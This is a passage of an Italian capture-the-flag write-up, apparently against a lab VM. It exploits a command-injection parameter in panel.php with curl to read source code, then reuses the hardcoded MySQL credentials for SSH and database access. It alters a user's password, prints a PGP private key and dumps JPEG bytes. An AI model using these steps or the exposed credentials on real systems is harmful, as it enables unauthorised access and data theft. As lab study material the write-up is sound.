È possibile che il server PHP abbia caricato o modificato il contesto esecutivo (ad esempio, variabili di sessione o di configurazione) durante l'utilizzo di notes.php. Inizialmente, quindi, il parametro cmd=ls potrebbe non essere stato interpretato correttamente, ma dopo l'esecuzione di notes.php, il server potrebbe aver attivato o modificato l'elaborazione del parametro fornendo l'output di seguito.

Sfruttamento della falla di code injection

Avendo scoperto che nella directory ci sono i file php delle altre pagine ho iniziato a ispezionare i codici per provare ad estrarre qualche informazione utile. Inizialmente sembrava non esserci nulla di interessante.

```
┌──(root㉿kali)-[/home/kali]
└─# curl http://192.168.203.7/super_secret_login_path_muhahaha/panel.php?cmd=cat+index.php -c cookies -b cookies

<HTML>
<CENTRE>
<H2> Folders </H2>
<TABLE style="width:700px" align="center">
<TR>
        <TD><A HREF="server.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="mail.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="users.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="personal.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="notes.php"><IMG SRC='folder.png'></A></TD>
</TR>
<TR>
        <TD><H4>Server Status</H4></TD>
        <TD><H4>Mail Status</H4></TD>
        <TD><H4>Auth Users</H4></TD>
        <TD><H4>Personal Folder</H4></TD>
        <TD><H4>Notes</H4></TD>
</TR>
</CENTRE>
ciao
<?PHP
session_start();
if (isset($_SESSION["valid"])) {
        header('Location: panel.php');
}
?>
<HTML>
<FORM name="login" method="post" action="login.php">
<CENTER>
<H1> Admin </H1>
<H3>
<STRONG>Username:</STRONG>
<INPUT name="username" id="username" type="text" value=""/>
<BR>
<BR>
<STRONG>Password:</STRONG>
<INPUT name="password" id="password" type="password" value=""/>
<BR>
<BR>
<INPUT name="mysubmit" id="mysubmit" type="submit" value="Login"/>
</H3>
<?PHP
        $fail = $_GET['the_user_is_a_failure'];
        if($fail) {
                echo "Login Failed!";
        }
```

L'unico file in cui ci sono informazioni utili è login.php. Qui in un commento ci sono credenziali di mysql di due utenti "jack" e "www-data" con le relative password.

```
┌──(root㉿kali)-[/home/kali]
└─# curl http://192.168.203.7/super_secret_login_path_muhahaha/panel.php?cmd=cat+login.php -c cookies -b cookies

<HTML>
<CENTRE>
<H2> Folders </H2>
<TABLE style="width:700px" align="center">
<TR>
        <TD><A HREF="server.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="mail.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="users.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="personal.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="notes.php"><IMG SRC='folder.png'></A></TD>
</TR>
<TR>
        <TD><H4>Server Status</H4></TD>
        <TD><H4>Mail Status</H4></TD>
        <TD><H4>Auth Users</H4></TD>
        <TD><H4>Personal Folder</H4></TD>
        <TD><H4>Notes</H4></TD>
</TR>
</CENTRE>
ciao
<?PHP
session_start();

function login(){

        $username = mysql_escape_string($_POST["username"]);
        $password = mysql_escape_string($_POST["password"]);
        // mysql_connect("127.0.0.1", "Jack", "zgcR6mU6pX") or die ("Server Error"); I'll change this back once development is done. Got sick of typi
        mysql_connect("127.0.0.1", "www-data", "website") or die("Server Error");
        mysql_select_db("website") or die("Server Error");
        $sql = "SELECT COUNT(*) FROM users WHERE username='$username' and password='$password'";
        $res = mysql_query($sql) or die("Server Error");
        $row = mysql_fetch_row($res);
        if ($row[0]) {
                return 1;
        } else {
                return 0;
        }
}

if (login()) {
        $_SESSION["valid"] = 1;
        setcookie(time()+600);
        header('Location: index.php');
} else {
        header('Location: index.php?the_user_is_a_failure=1');
```

Per riuscire ad accedere al database di mysql dovevo per prima cosa riuscire ad accedere alla macchina in qualche modo. Sbattendo un po' la testa sulle varie informazioni raccolte finora mi sono ricordato di una porta aperta ssh, la 22.

Accesso via ssh alla macchina

Il problema adesso era trovare le credenziali per accedere via ssh. Non avendo nulla a disposizione ho pensato di provare con le credenziali di jack visto che grazie al file "passwd" precedentemente recuperato ho scoperto essere uno degli utenti del sistema.

Come pensavo le credenziali erano valide per ssh, provando però ad accedere al database con quelle credenziali la password (*zgcR6mU6pX)* risultava errata

```
┌──(root㉿kali)-[/home/kali]
└─# ssh jack@192.168.203.7
jack@192.168.203.7's password:
Linux hell 3.2.0-4-486 #1 Debian 3.2.57-3+deb7u2 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Tue Jan 21 22:25:51 2025 from 192.168.203.4
$ mysql -u Jack -p
Enter password:
ERROR 1045 (28000): Access denied for user 'Jack'@'localhost' (using password: YES)
$
```

Accesso al database

Non potendo accedere come jack ho provato ad usare le altre credenziali trovate precedentemente e stavolta ho ottenuto l'accesso (username: www-data psw: website)

```
$ mysql -uwww-data -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 42
Server version: 5.5.37-0+wheezy1 (Debian)

Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| website            |
+--------------------+
2 rows in set (0.00 sec)
```

```
mysql> use website
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------+
| Tables_in_website |
+-------------------+
| users             |
+-------------------+
1 row in set (0.00 sec)

mysql> select * from users
    -> ;
+----------+------------+
| username | password   |
+----------+------------+
| Jack     | g0tmi1k69  |
+----------+------------+
1 row in set (0.00 sec)

mysql> use information_schema;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| website            |
+--------------------+
2 rows in set (0.00 sec)

mysql> use information_schema
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------------------------------+
| Tables_in_information_schema          |
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| ENGINES                               |
| EVENTS                                |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| KEY_COLUMN_USAGE                      |
| PARAMETERS                            |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SESSION_STATUS                        |
| SESSION_VARIABLES                     |
| STATISTICS                            |
| TABLES                                |
| TABLESPACES                           |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_PRIVILEGES                       |
| VIEWS                                 |
| INNODB_BUFFER_PAGE                    |
```

```
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
1  2  3  4                                                    17:25
root@kali: /home/kali
File  Actions  Edit  View  Help
40 rows in set (0.01 sec)

mysql> select * from FILES
    -> ;
Empty set (0.00 sec)

mysql> select * from STATISTICS
    -> ;
+---------------+--------------+------------+------------+--------------+------------+-------------+-------------+-----------+-------------+----------+--------+---------
| TABLE_CATALOG | TABLE_SCHEMA | TABLE_NAME | NON_UNIQUE | INDEX_SCHEMA | INDEX_NAME | SEQ_IN_INDEX | COLUMN_NAME | COLLATION | CARDINALITY | SUB_PART | PACKED | NULLABL
+---------------+--------------+------------+------------+--------------+------------+-------------+-------------+-----------+-------------+----------+--------+---------
| def           | website      | users      |          0 | website      | PRIMARY    |           1 | username    | A         |           1 |     NULL | NULL   |
+---------------+--------------+------------+------------+--------------+------------+-------------+-------------+-----------+-------------+----------+--------+---------
1 row in set (0.00 sec)

mysql> select * from COLUMN_PRIVILEGES;
Empty set (0.00 sec)

mysql> select * from VIEWS;
Empty set (0.00 sec)

mysql> select * from USER_PRIVILEGES
    -> ;
+----------------------+---------------+----------------+--------------+
| GRANTEE              | TABLE_CATALOG | PRIVILEGE_TYPE | IS_GRANTABLE |
+----------------------+---------------+----------------+--------------+
| 'www-data'@'localhost' | def           | USAGE          | NO           |
+----------------------+---------------+----------------+--------------+
1 row in set (0.00 sec)

mysql> select * from STATISTICS
    -> ;
+---------------+--------------+------------+------------+--------------+------------+-------------+-------------+-----------+-------------+----------+--------+---------
| TABLE_CATALOG | TABLE_SCHEMA | TABLE_NAME | NON_UNIQUE | INDEX_SCHEMA | INDEX_NAME | SEQ_IN_INDEX | COLUMN_NAME | COLLATION | CARDINALITY | SUB_PART | PACKED | NULLABL
+---------------+--------------+------------+------------+--------------+------------+-------------+-------------+-----------+-------------+----------+--------+---------
| def           | website      | users      |          0 | website      | PRIMARY    |           1 | username    | A         |           1 |     NULL | NULL   |
+---------------+--------------+------------+------------+--------------+------------+-------------+-------------+-----------+-------------+----------+--------+---------
1 row in set (0.00 sec)

mysql> select * from PROCESSLIST;
+----+----------+-----------+--------------------+---------+------+-----------+-----------------------+
| ID | USER     | HOST      | DB                 | COMMAND | TIME | STATE     | INFO                  |
+----+----------+-----------+--------------------+---------+------+-----------+-----------------------+
| 42 | www-data | localhost | information_schema | Query   |    0 | executing | select * from PROCESSLIST |
| 41 | www-data | localhost | NULL               | Sleep   | 2226 |           | NULL                  |
| 39 | www-data | localhost | NULL               | Sleep   | 2374 |           | NULL                  |
| 37 | www-data | localhost | NULL               | Sleep   | 4238 |           | NULL                  |
+----+----------+-----------+--------------------+---------+------+-----------+-----------------------+
4 rows in set (0.00 sec)
```

```
File  Actions  Edit  View  Help
| website            |
+--------------------+
2 rows in set (0.00 sec)

mysql> use website
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+------------------+
| Tables_in_website |
+------------------+
| users            |
+------------------+
1 row in set (0.00 sec)

mysql> select * from users
    -> ;
+----------+-----------+
| username | password  |
+----------+-----------+
| Jack     | g0tmi1k69 |
+----------+-----------+
1 row in set (0.00 sec)

mysql> modify users from Jack ciao;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'm
from Jack ciao' at line 1
mysql> update users set password="ciao" where username="Jack";
Query OK, 1 row affected (0.01 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from users
    -> ;
+----------+----------+
| username | password |
+----------+----------+
| Jack     | ciao     |
+----------+----------+
1 row in set (0.00 sec)
```

Ispezione di file e directory nella macchina

```
┌──(root㉿kali)-[/home/kali]
└─# ssh jack@192.168.203.7
jack@192.168.203.7's password:
Linux hell 3.2.0-4-486 #1 Debian 3.2.57-3+deb7u2 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Sat Dec 28 23:28:46 2024 from 192.168.203.4
$ id
uid=1001(jack) gid=1001(jack) groups=1001(jack)
$ ls
g0tmi1k_pics
$ ls -a
.  ..  .bash_logout  .bashrc  g0tmi1k_pics  .pgp  .profile
$ cd .pgp
$ ls
note  pgp.priv  pgp.pub
$ cat note
The usual password as with everything.
$ ls -a
.  ..  note  pgp.priv  pgp.pub
$ cat pgp.priv
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: BCPG C# v1.6.1.0

lQOsBFOg9v8BCACbr++BXlL9e4N6pzcrHkNZGANB7Ii3vHc0Nj37kCm7ZuTMx4LN
bpWrqGb9W9grS9YQ7xSEkBShaKlWMilb4rqrM/tmDyuGt9UozCrVrCTfaZdPl72o
u1QO1DxTT9/iFwlb6AAjTvJGQQx92PQeShEOeTtycH+Xz4tx1ezHpbA4HK9ijftR
lyZy+y9GPSqYLsIU3N8WtnrTJRfSMiU/AGv/GWpykp3tlHjIL0YSHfvUppe4xAil
54J+LN7se3jKuFcRM+i9TF08hsTtM6azl7X4yyEDhHcvWgFY/vyggEwe6/ZP1IKG
zzAWi0sx7tlZLxyr9AFSXLwLvbhUpR3M5rJBABEBAAH/AwMC8ht700SVD+1guMSO
NKMnwLvKkrmW32b/zo/x4g4MbhUs1BXIvHfGw1ArsEpkMucb8utDqGzcwctR00de
jTr/nFo0gKxBMgc34e9HNTI0iFlVYWDFZqU4ie6/Pyt8qvZHOe5Aq0qPsCkcdMME
bR6EQng1ZBXX7zHCF2TobPnIxp5CGI2WUwXmXaGQS/hRriIcAhDx5ZFFqOdVQWES
mLo5Rd205/M4mungbUvwrHayu6ZGume+VXs630YaacNiBFpXnPDfKOCipZ+EhYsz
7febMxXj3mANwLXQfyTZOIXPzMptE11fbDA8jpy9m0vMy5ZCpJnp/VoTaaUxMz45
OeUI9nKTx9P1lGPC9hYidshg3Sg5Iz/qqmL/byAv1bUV2YOdJlAS1XY9Jj/wNrYz
yG9ASw5nfp0ChhLYnnU4dgfEk5bajGvgnhZAlb/+yNvJ5eUcwivjFC8jJUwlrZ+Z
oj1XAC4148JsjcQHW1d7yONc4iI7tSubMNa5GfBal1BxMRLP3nSZ4ICl67gTjrKH
zt1MKAefip3ywnRomfn7q9raJQ8TsKp0+REVy05mhZMZ1AdMlZzhTz8cYy8II6yr
qSxuJARfJ95FGYPrASMfJ+aZfPNk5RDnH5d92vxm/nIWexdayZqqQJG4MzOhtrjx
a0YouqQhxvD2aKslEBJ1S/D4D40xkVI+oaI+aM/6X+XzC2XVJgm7G8FvmtE09BUm
fAMUxE/bgsv33QXsURtelfuoZRLz/OmwybXpwv+Zen0n8hpjQEAOhqD4eieIxH9j
7W6ijInh9XD8jcnUa4eHw7WDa0LPtyQSbPZB1hZou6z8pAZY0LxhmstpPjSYfdKR
HRjhRuu0tdZ2PrKx1wKooo/iiJdZ0Cgizlu4k76rDrQSamFja0Bjb3dsb3ZlcnMu
```

```
-----END PGP PRIVATE KEY BLOCK-----
$ cat pgp.pub
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: BCPG C# v1.6.1.0

mQENBFOg9v8BCACbr++BXlL9e4N6pzcrHkNZGANB7Ii3vHc0Nj37kCm7ZuTMx4LN
bpWrqGb9W9grS9YQ7xSEkBShaKlWMilb4rqrM/tmDyuGt9UozCrVrCTfaZdPl72o
u1QO1DxTT9/iFwlb6AAjTvJGQQx92PQeShEOeTtycH+Xz4tx1ezHpbA4HK9ijftR
lyZy+y9GPSqYLsIU3N8WtnrTJRfSMiU/AGv/GWpykp3tlHjIL0YSHfvUppe4xAil
54J+LN7se3jKuFcRM+i9TF08hsTtM6azl7X4yyEDhHcvWgFY/vyggEwe6/ZP1IKG
zzAWi0sx7tlZLxyr9AFSXLwLvbhUpR3M5rJBABEBAAG0EmphY2tAY293bG92ZXJz
LmNvbYkBHAQQAQIABgUCU6D2/wAKCRC9usElPxirCp5NB/4lrzhrlsIHvFbXqsT4
qcrti8Ly842xwHlsAZrIOvYfmJeZfGPtwfWqAqZ4zNkJjABR8VQPC+meFCMoTSfd
GJdfK2GXnPXA1K35aMHfwOEFayTQlf+ZAsj3kNN5sxh55U072/6gTMppqVQXj9ya
Cr2ZBmMxQZq7e6tfW91XL3sS08LS7XIfDVDreu9fVBUb8RPhF7uCWyLa+3Uqn2A2
4cx7HxmnlNYQkCYP5/NyEcUwbHO4dYyDsa2qL82xK6qWemHmIQiuaKN/HSVac/Q2
mqrlOpRk4syll9x0tvR0Jfjyb86B8o90+gMO9QWReJWTayZs8R6oVWLkVqbYqMk1
qLao
=jweF
-----END PGP PUBLIC KEY BLOCK-----
$ ls -a
.  ..  note  pgp.priv  pgp.pub
$ cd ..
$ ls -a
.  ..  .bash_logout  .bashrc  g0tmi1k_pics  .pgp  .profile
$ cd g0tmi1k_pics
$ ls
1.jpg  2.jpg  3.jpg
$ cat 1.jpg
◆◆◆◆JFIF::◆◆C◆◆C◆◆ß"◆◆

◆◆k
!$%1A#45DQa      Tq◆◆◆ß3EUdt◆◆◆"Ce◆◆◆6FSu◆◆◆▒'◆◆2BVc◆◆◆fs◆◆Rv◆◆◆◆
r◆◆◆◆◆◆◆◆◆◆◆◆    ◆◆N!1AQa$q◆◆#4◆◆◆"D◆◆2◆◆3BTCRdtSb%r◆5c◆◆◆Vs◆◆◆◆◆
                                                                    ?◆◆@-y50◆▒
                                                                              ◆◆r◆◆◆y◆◆0◆◆◆▯◆◆I◆◆7h◆◆◆◆◆◆◆)◆◆eFewæ◆
                                                                                                                  h◆4
RHq◆◆◆#◆◆vzW◆|4▒◆◆(◆:a[◆◆=◆◆◆x◆s◆◆~◆◆◆◆/◆◆◆◆◆◆◆S◆r&GX◆◆}q◆◆◆B◆Ċ◆".◆P◆◆#◆◆S◆◆◆◆_◆E0U▒◆11◆S◆R[◆X◆◆◆?◆◆◆o0◆ńTk◆'L◆ ◆◆
}◆◆◆M"+◆◆◆◆S-◆l◆◆M4◆+◆◆vSN+◆◆>◆◆◆◆◆y◆◆◆\n◆yH◆[
$-\kr#.◆◆,O◆_◆ˏc(◆"'◆4◆◆◆◆◆c◆#Z◆ɜ◆◆◆◆鍉◆◆[◆D◆◆◆yJ◆[s◆◆}◆◆6◆逻 j-◆D0nw◆◆◆~◆◆◆◆◆◆M◆◆◆vAX^◆◆1=v◆◆ˏ◆b7◆V1I◆OH◆◆◆◆o◆◆◆b
SÛ◆◆e◆3◆K◆◆a◆Z◆◆◆Q<◆?◆Z◆*_Ü◆◆◆t◆◆^◆◆
◆◆0◆◆◆◆q◆$◆◆◆{◆t◆È      i◆Hd◆◆?◆◆y◆◆}>◆Ut◆◆◆◆◆y◆◆8◆Q◆O◆◆[◆~◆◆rxL8y◆q◆◆◆h◆◆8◆c◆◆◆n◆◆/◆◆W◆v◆◆p◆◆U◆!◆◆'◆◆S◆(J◆◆◆◆◆◆◆5
?O◆◆◆8◆o◆◆◆◆(=K◆▒]◆
                  ◆◆◆zB◆◆◆◆?◆◆◆pJu◆e◆a◆◆◆◆uq◆K
◆◆◆◆i◆M◆◆◆◆~c◆m◆P◆P◆▒◆&J◆,◆◆t◆Lw%◆k◆2e{◆8◆◆◆@~~Z◆◆◆$

                                                    ◆◆◆◆n◆◆◆Im◆◆◆SmQT◆◆#
                                                                          ◆◆◆◆◡◆◆◆◆◆◆◆◆:◆◆e◆◆◆G◆◆#◆◆O◆◆◆◆◆◆▒
                                                                                                              cG◆Ü0◆B◆
```

```
$ cd g0tmi1k_pics
$ chmod u+rwx .
$ chmod u+rwx .
$ ls
1.jpg  2.jpg  3.jpg
$ scp jack@192.168.203.7:/home/jack/g0tmi1k_pics/1.jpg ~/Desktop
jack@192.168.203.7's password:
1.jpg
$ ls
1.jpg  2.jpg  3.jpg
$ cd ..
$ ls
Desktop  g0tmi1k_pics  home  Pictures
$ ls -ld Desktop home
-rwx------ 1 jack jack 180289 Dec 30 07:52 Desktop
-rwx------ 1 jack jack 180289 Dec 30 07:17 home
$ cat Desktop
◆◆◆◆JFIF::◆◆C◆◆&"◆◆

◆◆k
!$%1A#45DQa     Tq◆◆◆&3EUdt◆◆◆"Ce◆◆◆6FSu◆◆◆'◆◆2BVc◆◆◆fs◆◆Rv◆◆◆◆
r◆◆◆◆◆◆◆◆◆◆◆   ◆◆N!1AQa$q◆◆#4◆◆◆"D◆◆2◆◆3BTCRdtSb%r◆5c◆◆◆Vs◆◆◆◆◆
                                                                ?◆◆@-y50◆
                                                                        ◆◆r◆◆◆y◆◆0◆◆◆◆I◆◆7h◆◆◆◆◆◆◆)◆◆eFewa◆
                                                                                                h◆4RHq◆◆◆#◆◆vzW◆|4◆◆(◆:a[◆◆=◆◆◆x◆s◆◆~◆◆◆◆/◆◆◆◆◆◆◆S◆r&GX◆◆
◆◆M"+◆◆◆◆S-◆l◆◆M4◆÷◆◆vSN÷◆◆>◆◆◆◆◆◆y◆◆◆\n◆yH◆[
$-\kr#.◆◆,O◆_◆.c(◆"'◆4◆◆◆◆◆◆c◆#Z◆3◆◆◆◆◆◆◆[◆D◆◆◆yJ◆[s◆◆}◆◆6◆◆j-◆D0nw◆◆◆~◆◆◆◆◆◆M◆◆◆vAX^◆◆1=v◆◆x◆b7◆V1I◆OH◆◆◆◆o◆◆◆bSÛ◆◆◆◆3◆K◆◆a◆Z◆◆◆Q<◆?◆Z◆x_û◆◆◆t◆◆^◆◆
?O◆◆◆8◆o◆◆◆◆(=K◆◆]◆     i◆Hd◆◆?◆◆y◆◆}>◆Ut◆◆◆◆◆y◆◆8◆Q◆O◆◆[◆~◆◆rxL8y◆q◆◆◆h◆◆8◆c◆◆◆n◆◆/◆◆W◆v◆◆p◆◆U◆!◆◆'◆◆S◆(J◆◆◆◆◆◆◆5◆7◆◆F◆◆e◆◆}◆
                ◆◆◆zB◆◆◆◆?◆◆◆pJu◆e◆a◆◆◆◆uq◆K
◆◆◆◆i◆M◆◆◆◆-c◆m◆P◆◆◆&J◆,◆◆t◆Lw%◆k◆2e{◆8◆◆◆@—Z◆◆◆$

                                                        ◆◆◆◆n◆◆◆Im◆◆◆SmQT◆◆#
                                                                                ◆◆◆◆◆◆◆◆◆◆:◆◆e◆◆◆G◆◆#◆◆O◆◆◆◆◆◆
                                                                                                                cG◆Ü0◆B◆◆◆
`◆◆◆]h8◆◆Q◆◆◆8◆◆◆◆?◆◆◆◆◆◆(Je◆◆◆◆◆◆◆◆ex◆◆L◆◆      U◆f◆N5◆◆1       ◆◆g◆◆◆w<◆◆◆N◆q7◆C◆k◆Ow◆b◆◆^◆Ji
 ◆)◆◆◆:◆ QEz/◆ul◆◆◆◆o:R◆a2◆◆◆◆◆◆◆◆J◆◆◆7g◆@◆n"◆p◆◆◆◆+c◆◆◆q◆rW◆◆
```

```
$                                   t◆◆&◆Z◆j◆◆y-r◆5◆◆◆◆+
$                                                   ◆◆Z\r◆U◆◆kU◆V◆,◆
$                                                                   É◆;( 8*◆
$                                                                           ◆◆u◆&l◆◆Q◆D◆_+;◆◆◆]p◆R◆x◆◆_ -◆;`◆[w◆WY◆H◆◆_3◆◆◆◆TE◆
$                                                                                                                                  QH ◆—<◆◆o◆◆◆◆◆;V◆buN◆`◆◆◆?XV`◆◆◆cÛL◆s◆◆w◆◆◆
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$
$ file Desktop
Desktop: JPEG image data, JFIF standard 1.01
$ $ file Desktop
Desktop: JPEG image data, JFIF standard 1.01
-sh: 112: $: not found
$ -sh: 113: Desktop:: not found
$ mv Desktop Desktop.jpg
$ xdg-open Desktop.jpg
-sh: 115: xdg-open: not found
$ ls
Desktop.jpg  g0tmi1k_pics  home  Pictures
$ feh Desktop.jpg
-sh: 117: feh: not found
$ eog Desktop.jpg
-sh: 118: eog: not found
$ display Desktop.jpg
-sh: 119: display: not found
$ sudo apt update
sudo apt install xdg-utils

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for jack:
Sorry, try again.
[sudo] password for jack:
jack is not in the sudoers file.  This incident will be reported.
$
```